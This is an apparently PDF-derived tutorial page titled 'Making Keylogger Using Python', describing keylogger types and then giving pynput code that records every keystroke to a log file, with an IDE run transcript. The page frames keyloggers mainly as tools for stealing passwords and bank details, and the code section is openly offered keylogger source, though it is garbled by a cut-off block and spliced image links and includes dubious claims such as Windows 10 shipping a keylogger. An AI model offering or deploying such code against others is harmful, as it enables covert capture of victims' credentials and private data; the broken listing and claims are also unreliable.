



# keylogger

MAKING KEYLOGGER USING PYTHON

By Hariom | keylogger work | 10/12/2022

# Introduction to Keyloggers

Key loggers also known as keystroke loggers, may be defined as the recording of the key pressed on a system and saved it to a file, and the that file is accessed by the person using this malware. Key logger can be software or can be hardware. Working: Mainly key-loggers are used to steal password or confidential details such as bank information etc. First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983.

- 1) **Software key-loggers** : Software key-loggers are the computer programs which are developed to steal password from the victims computer. However key loggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft windows 10 also has key-logger installed in it.

JavaScript based key logger – It is a malicious script which is installed into a web page, and listens for key to press such as `oneKeyUp()`. These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.

Form Based Key loggers – These are key-loggers which activates when a person fills a form online and when click the button submit all the data or the words written is sent via file on a computer. Some key-loggers works as a API in running application it looks like a simple application and whenever a key is pressed it records it.

- 2) **Hardware Key-loggers** : These are not dependent on any software as these are hardware key-loggers. keyboard

hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

USB keylogger – There are USB connector key-loggers which has to be connected to a computer and steals the data. Also some circuits are built into a keyboard so no external wire is used or shows on the keyboard.

Smartphone sensors – Some cool android tricks are also used as key loggers such as android accelerometer sensor which when placed near to the keyboard can sense the vibrations and the graph then used to convert it to sentences, this technique accuracy is about 80%. Now a days crackers are using keystroke logging Trojan, it is a malware which is sent to a victims computer to steal the data and login details.

### Code for keylogger :

```
# keylogger using pynput module

import pynput

from pynput.keyboard import Key, Listener

keys = []

def on_press(key):

    keys.append(key)

    write_file(keys)

try:
```

```



print('alphanumeric key {0} pressed'.format(key.char))
except AttributeError:
    print('special key {0} pressed'.format(key))

def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:
            # removing "
            k = str(key).replace("'", "")
            f.write(k)
        # every keystroke for readability
        f.write(' ')

def on_release(key):
    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False

with Listener(on_press=on_press,
             on_release=on_release) as listener:
    listener.join()

```



```
File Edit View Navigate Code Refactor Run Tools VCS Window Help keyloggerproject - keyloggerproject.py
keyloggerproject keyloggerproject.py
main.py x keyloggerproject.py x
16 except AttributeError:
17     print('special key {0} pressed'.format(key))
18
19
20
21 > 28 def write_file(keys):
22     with open('log.txt', 'w') as f:
23         for key in keys:
24             # removing ' '
25             k = str(key).replace(" ", "")
26             f.write(k)
27
28     # every keystroke for readability
29     write_file()

Run: keyloggerproject x
↑ released
↑ alphanumeric key r pressed
↑ 'r' released
↑ special key Key.space pressed
↑ Key.space released
↑ special key Key.esc pressed
↑ Key.esc released

Process finished with exit code 0

Version Control Run TODO Problems Python Packages Python Console Terminal
Download pre-built shared indexes: Reduce the indexing time and CPU load with pre-built Python packages shared indexes // Always download /... (a minute ago) 20:22 CRLF UTF-8 4 spaces Python 3.9 (keyloggerproject)
Type here to search 24°C 12:42 04-12-2021
```

